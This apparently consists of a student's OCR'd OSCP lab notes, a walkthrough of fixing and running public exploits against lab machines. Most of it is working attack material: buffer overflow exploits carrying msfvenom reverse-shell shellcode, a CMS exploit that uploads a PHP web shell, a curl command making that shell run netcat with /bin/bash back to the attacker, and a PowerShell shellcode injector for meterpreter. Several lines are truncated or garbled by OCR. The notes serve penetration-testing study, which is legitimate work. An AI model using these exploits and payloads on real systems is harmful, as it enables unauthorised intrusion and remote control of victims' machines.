
☐ Attach the debugger to the target process and set a breakpoint at the return address instruction.

☐ Compile the exploit and run it. Did you hit the breakpoint?

```
squid@CoolHandKali:/Yeet/Machines/OSCP/Lab/15$ i686-w64-mingw32-gcc 42341.c -o SBExploit.exe -lws2_32
```



No, I did not hit the break point. It appears as if we are 4 bytes off. Adding 4 Bytes to the begining should do the trick.



15.1.7.1 Exercises


☐ Fix the overflow buffer such that the EIP register will be overwritten by your chosen return address instruction.

```
int initial_buffer_size = 781;
char *padding = malloc(initial_buffer_size);
memset(padding, 0x41, initial_buffer_size);
memset(padding + initial_buffer_size - 1, 0x00, 1);
unsigned char retn[] = "\x83\x0c\x09\x10";
```


```
squid@CoolHandKali:/Yeet/Machines/OSCP/Lab/15$ wine ./SBExploit.exe

[>] Initialising Winsock...
[>] Initialised.
[>] Socket created.
[>] Connected

[>] Request sent
```

```
squid@CoolHandKali:/Yeet/Machines/OSCP/Lab/15$ sudo nc -nlvp 443
[sudo] password for squid:
listening on [any] 443 ...
connect to [192.168.119.167] from (UNKNOWN) [192.168.167.10] 52509
Microsoft Windows [Version 10.0.16299.15]
(c) 2017 Microsoft Corporation. All rights reserved.

C:\Windows\system32>whoami
whoami
nt authority\system

C:\Windows\system32>
```

☐ Install the ASX to MP3 Converter application located under the C:\Tools\fixing_exploits directory; download the exploit for ASX to MP3 Converter from EDB391 and edit it in order to get a shell on your dedicated Windows machine.



ASX to MP3 Converter 1.82.50 (Windows 2003 x86) - '.asx' Local Stack Overflow





```
squid@CoolHandKali:/Yeet/Machines/OSCP/Lab/15$ /usr/share/metasploit-framework/tools/exploit/patte
rn_create.rb -l 255

Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1Ac2Ac3Ac4Ac5Ac6Ac7Ac8Ac9Ad0Ad1Ad
2Ad3Ad4Ad5Ad6Ad7Ad8Ad9Ae0Ae1Ae2Ae3Ae4Ae5Ae6Ae7Ae8Ae9Af0Af1Af2Af3Af4Af5Af6Af7Af8Af9Ag0Ag1Ag2Ag3Ag4A
g5Ag6Ag7Ag8Ag9Ah0Ah1Ah2Ah3Ah4Ah5Ah6Ah7Ah8Ah9Ai0Ai1Ai2Ai3Ai4
```

exploit - Notepad

File Edit Format View Help

```
6Ac7Ac8Ac9Ad0Ad1Ad2Ad3Ad4Ad5Ad6Ad7Ad8Ad9Ae0Ae1Ae2Ae3Ae4Ae5Ae6Ae7Ae8Ae9Af0Af1Af2Af3Af4Af5Af6Af7Af8Af9Ag0Ag1Ag2Ag3Ag4Ag
```




```
squid@CoolHandKali:/Yeet/Machin
rn_offset.rb -q 30694139
[*] Exact match at offset 239
```

```
#!/usr/bin/python3

buffer = ("A" * 239) + ("B" * 4) + ("C" * 4)
print(buffer)
```

```
squid@CoolHandKali:/Yeet/Machines/OSCP/Lab/15$ ./A2MExploit.py
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAABBBBCCCC
```

```
AAAAAAAAAAAAAAAAAAAAAAABBBBCCCC
```

```
Registers (FPU)
EAX 00000001
ECX 41414141
EDX 00000000
EBX 0014AB00 ASCII "00B"
ESP 0014A634
EBP 0018004C
ESI 00000000
EDI 00000001

EIP 42424242

C 0  ES 0023 32bit 0(FFFFFFFF)
P 0  CS 001B 32bit 0(FFFFFFFF)
A 0  SS 0023 32bit 0(FFFFFFFF)
Z 0  DS 0023 32bit 0(FFFFFFFF)
S 0  FS 003B 32bit 3F4000(FFF)
T 0  GS 0000 NULL
D 0
O 0  LastErr ERROR_SUCCESS (00000000)

EFL 00010202 (NO,NB,NE,A,NS,PO,GE,G)

ST0 empty g
ST1 empty g
ST2 empty g
ST3 empty g
ST4 empty g
ST5 empty g
ST6 empty g
ST7 empty g
               3 2 1 0      E S P U O Z D I
FST 4020  Cond 1 0 0 0  Err 0 0 1 0 0 0 0 0  (EQ)
FCW 027F  Prec NEAR,53  Mask    1 1 1 1 1 1
```

```
#!/usr/bin/python3

buffer = ("A" * 239) + ("B" * 4) + ("C" * 1000)
print(buffer)
```

```
$+3DC      43434343 CCCC
$+3E0      43434343 CCCC
$+3E4      43434343 CCCC
$+3E8      00180000 ..↑.
```

Enter hex number:


3e8 16

Convert Reset Swap


Decimal number:


1000 10

```
#!/usr/bin/python3

c = ""
cl = []
badchar = [0x00]
for ch in range (0x00 , 0xFF+1):
        if ch not in badchar:
                cl.append(chr(ch))
for i in cl:
        c += i

buffer = ("A" * 239) + ("B" * 4) + c

BC = open("./BC.asx",'w')
BC.write(buffer)
BC.close()
```



```
#!/usr/bin/python3

c = ""
cl = []
badchar = [0x00, 0x09, 0x0A, 0x1A]
for ch in range (0x00 , 0xFF+1):
        if ch not in badchar:
                cl.append(chr(ch))
for i in cl:
        c += i

buffer = ("A" * 239) + ("B" * 4) + c

BC = open("./BC.asx",'w')
BC.write(buffer)
BC.close()
```





```
squid@CoolHandKali:/Yeet/Machines/OSCP/Lab/15$ msfvenom -p windows/shell_reverse_tcp LHOST=192.168
.119.167 LPORT=443 EXITFUNC=thread -f c -e x86/shikata_ga_nai -b '\x00\x09\x0A\x1A'
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
Found 11 compatible encoders
Attempting to encode payload with 1 iterations of x86/shikata_ga_nai
```


```
#!/usr/bin/python

c = ""
cl = []
badchar = [0x00,0x09,0x0A,0x1A]
for ch in range (0x00 , 0xFF+1):
        if ch not in badchar:
                cl.append(chr(ch))
for i in cl:
        c += i

patt = "Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1Ac2Ac3

buf = (
"\xda\xd4\xb8\xee\xef\xf4\x97\xd9\x74\x24\xf4\x5a\x2b\xc9\xb1"
"\x52\x83\xc2\x04\x31\x42\x13\x03\xac\xfc\x16\x62\xcc\xeb\x55"
"\x8d\x2c\xec\x39\x07\xc9\xdd\x79\x73\x9a\x4e\x4a\xf7\xce\x62"
"\x21\x55\xfa\xf1\x47\x72\x0d\xb1\xe2\xa4\x20\x42\x5e\x94\x23"
"\xc0\x9d\xc9\x83\xf9\x6d\x1c\xc2\x3e\x93\xed\x96\x97\xdf\x40"
"\x06\x93\xaa\x58\xad\xef\x3b\xd9\x52\xa7\x3a\xc8\xc5\xb3\x64"
"\xca\xe4\x10\x1d\x43\xfe\x75\x18\x1d\x75\x4d\xd6\x9c\x5f\x9f"
"\x17\x32\x9e\x2f\xea\x4a\xe7\x88\x15\x39\x11\xeb\xa8\x3a\xe6"
"\x91\x76\xce\xfc\x32\xfc\x68\xd8\xc3\xd1\xef\xab\xc8\x9e\x64"
"\xf3\xcc\x21\xa8\x88\xe9\xaa\x4f\x5e\x78\xe8\x6b\x7a\x20\xaa"
"\x12\xdb\x8c\x1d\x2a\x3b\x6f\xc1\x8e\x30\x82\x16\xa3\x1b\xcb"
"\xdb\x8e\xa3\x0b\x74\x98\xd0\x39\xdb\x32\x7e\x72\x94\x9c\x79"
"\x75\x8f\x59\x15\x88\x30\x9a\x3c\x4f\x64\xca\x56\x66\x05\x81"
"\xa6\x87\xd0\x06\xf6\x27\x8b\xe6\xa6\x87\x7b\x8f\xac\x07\xa3"
"\xaf\xcf\xcd\xcc\x5a\x2a\x86\x32\x32\x43\xf1\xdb\x41\xab\xfc"
"\xa0\xcf\x4d\x94\xc6\x99\xc6\x01\x7e\x80\x9c\xb0\x7f\x1e\xd9"
"\xf3\xf4\xad\x1e\xbd\xfc\xd8\x0c\x2a\x0d\x97\x6e\xfd\x12\x0d"
"\x06\x61\x80\xca\xd6\xec\xb9\x44\x81\xb9\x0c\x9d\x47\x54\x36"
"\x37\x75\xa5\xae\x70\x3d\x72\x13\x7e\xbc\xf7\x2f\xa4\xae\xc1"
"\xb0\xe0\x9a\x9d\xe6\xbe\x74\x58\x51\x71\x2e\x32\x0e\xdb\xa6"
"\xc3\x7c\xdc\xb0\xcb\xa8\xaa\x5c\x7d\x05\xeb\x63\xb2\xc1\xfb"
"\x1c\xae\x71\x03\xf7\x6a\x91\xe6\xdd\x86\x3a\xbf\xb4\x2a\x27"
"\x40\x63\x68\x5e\xc3\x81\x11\xa5\xdb\xe0\x14\xe1\x5b\x19\x65"
"\x7a\x0e\x1d\xda\x7b\x1b")

payload = buf

buffer = ("A" * 239) + "\x9D\x78\x03\x10" +  ("\x90" * 20) + payload + ("\x90" *
#buffer = patt + ("B" * 4) + c


BC = open("./ATM.asx",'w')
BC.write(buffer)
BC.close()
```

```
squid@CoolHandKali:/Yeet/Machines/OSCP/Lab/15$ sudo nc -nlvp 443
[sudo] password for squid:
listening on [any] 443 ...
connect to [192.168.119.167] from (UNKNOWN) [192.168.167.10] 62132
Microsoft Windows [Version 10.0.16299.15]
(c) 2017 Microsoft Corporation. All rights reserved.

C:\Windows\system32>whoami
whoami
client251\administrator

C:\Windows\system32>
```

15.2.3.1 Exercises

☐ Connect to your dedicated Linux lab client and start the apache2 service; the target web application is located under /var/www/https/.

```
root@debian:/var/www/https# systemctl start apache2
root@debian:/var/www/https#
```



☐ Modify the original exploit and set the base_url variable to the correct IP address of your dedicated Linux lab client as well as the protocol to HTTPS.

```
import requests
import base64

base_url = "http://192.168.167.44/admin"
upload_dir = "/uploads"
upload_url = base_url.split('/admin')[0] + upload_dir
username = "admin"
```

☐ Get familiar with the requests Python library and adjust your exploit accordingly to avoid SSL verification.

```
response  = requests.post(url, data=data, allow_redirects=False, verify=False)
status_code = response.status_code
```

```
response = requests.post(url, data=data, files=txt, cookies=cookies, verify=False)
status_code = response.status_code
if status_code == 200:
```

```
response = requests.post(url, data=data, cookies=cookies, allow_redirects=False, verify=False)
status_code = response.status_code
```

☐ Edit the username and password variables to match the ones from our test case (username “admin”, password “HUYfaw763”).

```
5 username = "admin"
6 password = "HUYfaw763"
```

☐ Try to run the exploit against the Linux lab client, does it work? If not, try to explain why.

```
squid@CoolHandKali:/Yeet/Machines/OSCP/Lab/15/webfix$ python 44976.py
/usr/lib/python2.7/dist-packages/urllib3/connectionpool.py:1006: InsecureRequestWarning: Unverified HTTPS request is being made to host '192.168.167.44'. Adding certificate verification is strongly
advised. See: https://urllib3.readthedocs.io/en/latest/advanced-usage.html#ssl-warnings
  InsecureRequestWarning,
[+] Authenticated successfully with the supplied credentials
Traceback (most recent call last):
  File "44976.py", line 103, in <module>
    run()
  File "44976.py", line 94, in run
    cookies,csrf_token = authenticate()
  File "44976.py", line 38, in authenticate
    return response.cookies, parse_csrf_token(response.headers['Location'])
  File "44976.py", line 24, in parse_csrf_token
    return location.split(csrf_param + "=")[1]
IndexError: list index out of range
```

The exploit initially did not work because it the function that pulled the CSRF token from the address was not splitting it properly.

15.2.4.1 Exercises

☐ Observe the error that is generated when running the exploit.

```
squid@CoolHandKali:/Yeet/Machines/OSCP/Lab/15/webfix$ python 44976.py
/usr/lib/python2.7/dist-packages/urllib3/connectionpool.py:1006: InsecureRequestWarning: Unverified HTTPS request is being made to host '192.168.167.44'. Adding certificate verification is strongly
advised. See: https://urllib3.readthedocs.io/en/latest/advanced-usage.html#ssl-warnings
  InsecureRequestWarning,
[+] Authenticated successfully with the supplied credentials
Traceback (most recent call last):
  File "44976.py", line 103, in <module>
    run()
  File "44976.py", line 94, in run
    cookies,csrf_token = authenticate()
  File "44976.py", line 38, in authenticate
    return response.cookies, parse_csrf_token(response.headers['Location'])
  File "44976.py", line 24, in parse_csrf_token
    return location.split(csrf_param + "=")[1]
IndexError: list index out of range
```

☐ Attempt to troubleshoot the code and determine why the error occurs.

```
squid@CoolHandKali:/Yeet/Machines/OSCP/Lab/15/webfix$ python 44976.py
/usr/lib/python2.7/dist-packages/urllib3/connectionpool.py:1006: InsecureRequestWarning: U
advised. See: https://urllib3.readthedocs.io/en/latest/advanced-usage.html#ssl-warnings
  InsecureRequestWarning,
[+] Authenticated successfully with the supplied credentials
Hawt Dawghttps://192.168.167.44/admin?_sk_=4459df904a59e585468
Traceback (most recent call last):
  File "44976.py", line 104, in <module>
    run()
  File "44976.py", line 95, in run
    cookies,csrf_token = authenticate()
```

☐ Modify the exploit in order to avoid the error and run it against your dedicated Linux client.

```
csrf_param = "_sk_"
txt_filename = 'cmsmsrce.txt'
php_filename = 'shell.php'
payload = "<?php system($_GET['cmd']);?>"
```

```
squid@CoolHandKali:/Yeet/Machines/OSCP/Lab/15/webfix$ python 44976.py
/usr/lib/python2.7/dist-packages/urllib3/connectionpool.py:1006: InsecureRequestWarning: U
advised. See: https://urllib3.readthedocs.io/en/latest/advanced-usage.html#ssl-warnings
  InsecureRequestWarning,
[+] Authenticated successfully with the supplied credentials
Hawt Dawghttps://192.168.167.44/admin?_sk_=c90b7707b570af64318
[*] Attempting to upload cmsmsrce.txt...
/usr/lib/python2.7/dist-packages/urllib3/connectionpool.py:1006: InsecureRequestWarning: U
advised. See: https://urllib3.readthedocs.io/en/latest/advanced-usage.html#ssl-warnings
  InsecureRequestWarning,
[+] Successfully uploaded cmsmsrce.txt
[*] Attempting to copy cmsmsrce.txt to shell.php...
/usr/lib/python2.7/dist-packages/urllib3/connectionpool.py:1006: InsecureRequestWarning: U
advised. See: https://urllib3.readthedocs.io/en/latest/advanced-usage.html#ssl-warnings
  InsecureRequestWarning,
[+] File copied successfully
[+] Exploit succeeded, shell can be found at: https://192.168.167.44/uploads/shell.php
```

☐ Verify that your exploit worked by attempting to execute the whoami command using the remote php shell.

```
squid@CoolHandKali:/Yeet/Machines/OSCP/Lab/15/webfix$ curl -k https://192.168.167.44/uploads/shell.php?cmd=whoami
www-data
```

☐ Attempt to obtain a fully interactive shell with this exploit.

```
squid@CoolHandKali:/Yeet/Machines/OSCP/Lab/15/webfix$ curl -k https://192.168.167.44/uploads/shell.php?cmd=/bin/nc%20192.168.119.167%203232%20-e%20/bin/bash
```

```
squid@CoolHandKali: /Yeet/Machines/OSCP/Lab/15/webfix 198x21
squid@CoolHandKali:/Yeet/Machines/OSCP/Lab/15/webfix$ nc -nlvp 3232
listening on [any] 3232 ...
connect to [192.168.119.167] from (UNKNOWN) [192.168.167.44] 43018
whoami
www-data
tty
not a tty
```

17.3.3.2 Exercises

☐ Review the code from the PowerShell script and ensure that you have a basic understanding of how it works.

```
$code = '
[DllImport("kernel32.dll")]
public static extern IntPtr VirtualAlloc(IntPtr lpAddress, uint dwSize, uint flAllocat ionType, uint flPr

[DllImport("kernel32.dll")]
public static extern IntPtr CreateThread(IntPtr lpThreadAttributes, uint dwStackSize, IntPtr lpStartAddre

[DllImport("msvcrt.dll")]
public static extern IntPtr memset(IntPtr dest, uint src, uint count);';

$winFunc =    Add-Type -memberDefinition $code -Name "Win32" -namespace Win32Functions -passthru;

[Byte[]];
[Byte[]]$sc = 0xfc,0xe8,0x82,0x0,0x0,0x0,0x60,0x89,0xe5,0x31,0xc0,0x64,0x8b,0x50,0x30,0x8b,0x52,0xc,0x8b,

$size = 0x1000;

if ($sc.Length -gt 0x1000) {$size = $sc.Length};

$x = $winFunc::VirtualAlloc(0,$size,0x3000,0x40);

for ($i=0;$i -le ($sc.Length-1);$i++) {$winFunc::memset([IntPtr]($x.ToInt32()+$i), $sc [$i], 1)};

$winFunc::CreateThread(0,0,$x,0,0,0);for (;;) { Start-sleep 60 };
```

☐ Get a meterpreter shell back to your Kali Linux machine using PowerShell.

```
PS C:\Users\Administrator> Get-ExecutionPolicy
Restricted
PS C:\Users\Administrator> Set-ExecutionPolicy Unrestricted

Execution Policy Change
The execution policy helps protect you from scripts that you do not trust. Changing the execution policy might expose
you to the security risks described in the about_Execution_Policies help topic at
https:/go.microsoft.com/fwlink/?LinkID=135170. Do you want to change the execution policy?
[Y] Yes  [A] Yes to All  [N] No  [L] No to All  [S] Suspend  [?] Help (default is "N"): A
PS C:\Users\Administrator> .\Downloads\ProcMemInject.ps1

Security warning
Run only scripts that you trust. While scripts from the internet can be useful, this script can potentially harm your
computer. If you trust this script, use the Unblock-File cmdlet to allow the script to run without this warning
message. Do you want to run C:\Users\Administrator\Downloads\ProcMemInject.ps1?
[D] Do not run  [R] Run once  [S] Suspend  [?] Help (default is "D"): R

IsPublic IsSerial Name                                     BaseType
-------- -------- ----                                     --------
True     True     Byte[]                                   System.Array
252 232 130 0 0 0 96 137 229 49 192 100 139 80 48 139 82 12 139 82 20 139 114 40 15 183 74 38 49 255 172 60 97 124 2 44
32 193 207 13 1 199 226 242 82 87 139 82 16 139 74 60 139 76 17 120 227 72 1 209 81 139 89 32 1 211 139 73 24 227 58 73
139 52 139 1 214 49 255 172 193 207 13 1 199 56 224 117 246 3 125 248 59 125 36 117 228 88 139 88 36 1 211 102 139 12 7
 139 88 28 1 211 139 4 139 1 208 137 68 36 36 91 91 97 89 90 81 255 224 95 95 90 139 18 235 141 93 104 51 50 0 0 104 11
 115 50 95 84 104 76 119 38 7 137 232 255 208 184 144 1 0 0 41 196 84 80 104 41 128 107 0 255 213 106 10 104 192 168 11
 167 104 2 0 12 160 137 230 80 80 80 80 64 80 64 80 104 234 15 223 224 255 213 151 106 16 86 87 104 153 165 116 97 255
13 133 192 116 10 255 78 8 117 236 232 103 0 0 0 106 0 106 4 86 87 104 2 217 200 95 255 213 131 248 0 126 54 139 54 106
64 104 0 16 0 0 86 106 0 104 88 164 83 229 255 213 147 83 106 0 86 83 87 104 2 217 200 95 255 213 131 248 0 125 40 88 1
4 0 64 0 0 106 0 80 104 11 47 15 48 255 213 87 104 117 110 77 97 255 213 94 94 255 12 36 15 133 112 255 255 255 233 155
255 255 255 1 195 41 198 117 193 195 187 240 181 162 86 106 0 83 255 213:

141623296
